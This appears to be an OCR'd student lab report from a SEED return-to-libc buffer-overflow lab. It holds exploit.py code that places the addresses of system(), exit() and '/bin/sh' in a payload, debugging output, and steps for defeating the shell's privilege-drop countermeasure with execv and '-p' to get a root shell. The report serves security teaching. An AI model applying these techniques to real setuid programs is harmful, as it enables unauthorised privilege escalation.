
// started to debug with newretlib and created a breakpoint at main and type run.



// I print out the system address() and exit() address and quit debugging.


Terminal Help
newretlib.c
Makefile
exploit.py
prtenv.c
exploit.py > ...
sh_addr = 0xffffd274 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
# attack variabtion 1 : try attack with out exit() function
Y = 87 + 4 # previous frame pointer address(ebp) + 4
system_addr = 0xf7e11420 # The address of system() .. ebp value + 4
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 87 + 8 # ebp + 4 + 4 because exit() is above system()
exit_addr = 0xf7e03f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
Save content to a file
OBLEMS OUTPUT TERMINAL PORTS
TERMINAL
bash
gdb-peda$ quit
[10/01/23]seed@VM:~/.../lab5$ ./exploit.py
[10/01/23]seed@VM:~/.../lab5$ ./newretlib
Address of input[] inside main(): 0xffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xffffcb71
Frame Pointer value inside bof(): 0xffffcbc8
zsh:1: command not found: h
[10/01/23]seed@VM:~/.../lab5$ ./newretlib
Address of input[] inside main(): 0xffffcbe0
Input size: 300
Address of buffer[] inside bof(): 0xffffcb71
Frame Pointer value inside bof(): 0xffffcbc8
zsh:1: command not found: h
[10/01/23]seed@VM:~/.../lab5$
Ln 18, Col 1 Spaces: 2 UTF-8 LF Python 3.8.5 64-bit

// attack was unsuccessful with a new length of name.




// If I run the vulnerable program retlib, I will get buffer address : 0xffffcb81 and frame pointer address (ebp) in bof() which is 0xffffcbd8


// I attached a screenshot of my attack result with ./retlib on the left hand side and I got 0xffffcb81 for the beginning of the buffer address and ebp address was 0xffffcbd8.
After I changed the program name from retlib to newretlib, I got the beginning of the buffer address as 0xffffcb71 and ebp address as 0xfffcbc8. I was able to learn that if I change the program's name to a different length of string, the beginning of buffer address and ebp will be changed, that is why when I run the attack with newretlib, I was not able to reach into the root shell.

3.4 Task 4: Defeat Shell's countermeasure


you need to construct your input, so when the bof() function returns, it returns to execv(), which fetches from the stack the address of the "/bin/bash" string and the address of the argv[] array. You need to prepare everything on the stack, so when execv() gets executed, it can execute"/bin/bash -p" and give you the root shell. In your repor**t, please describe how you construct your inp**ut.




// turn off randomization countermeasure and link to bash not zshell. In this task we won't use zshell.




// I changed the name newretlib back to retlib in makefile to set setuiid privilege for retlib.c program. Also I changed file name newretlib.c back to retlib.c




// I ran the command line make and created retlib and setuid for retlib
// I created size = 0 badfile and will start debugging.




// start debugging with retlib that has setuid privilege and create breakpoint at main and run



// I got the address for execv() (this will be the previous frame pointer) and the address for exit() which is return address for us.



// for execv(const char *pathname , char *cost argv[])
We have to get a pathname which is the address of “/bin/bash”. And then argv[1] value which is the address of “-p”.so I exported “/bin/dash” with export MYSHELL=/bin/dash and I exported -p with export MYSHEL2=-p. I have to make sure that MYSHELL and MYSHEL2 have the same length of string. I will use prtenv.c program to get the environmental variable address. I just recompiled the -m32 prtenv.c program.



// I run the ./retlib but I only got the MYSHELL address so I modified prtenv to print out the MYSHEL2 environment variable address on stack too. I attached a modified prtenv.c program.

```
-rw-rw-r-- 1 seed seed    994 Sep 27 17:23 retlib.c
[10/01/23]seed@VM:~/.../lab5$ ./prtenv
ffffd269
[10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
[10/01/23]seed@VM:~/.../lab5$ ./prtenv
ffffd269
ffffd376
[10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
[10/01/23]seed@VM:~/.../lab5$ ./prtenv
MYSHELL address + ffffd269
MYSHEL2 address + ffffd376
[10/01/23]seed@VM:~/.../lab5$
                                    Ln 7, Col 53  Tab Size: 4  UTF-8  LF  Makefile
```

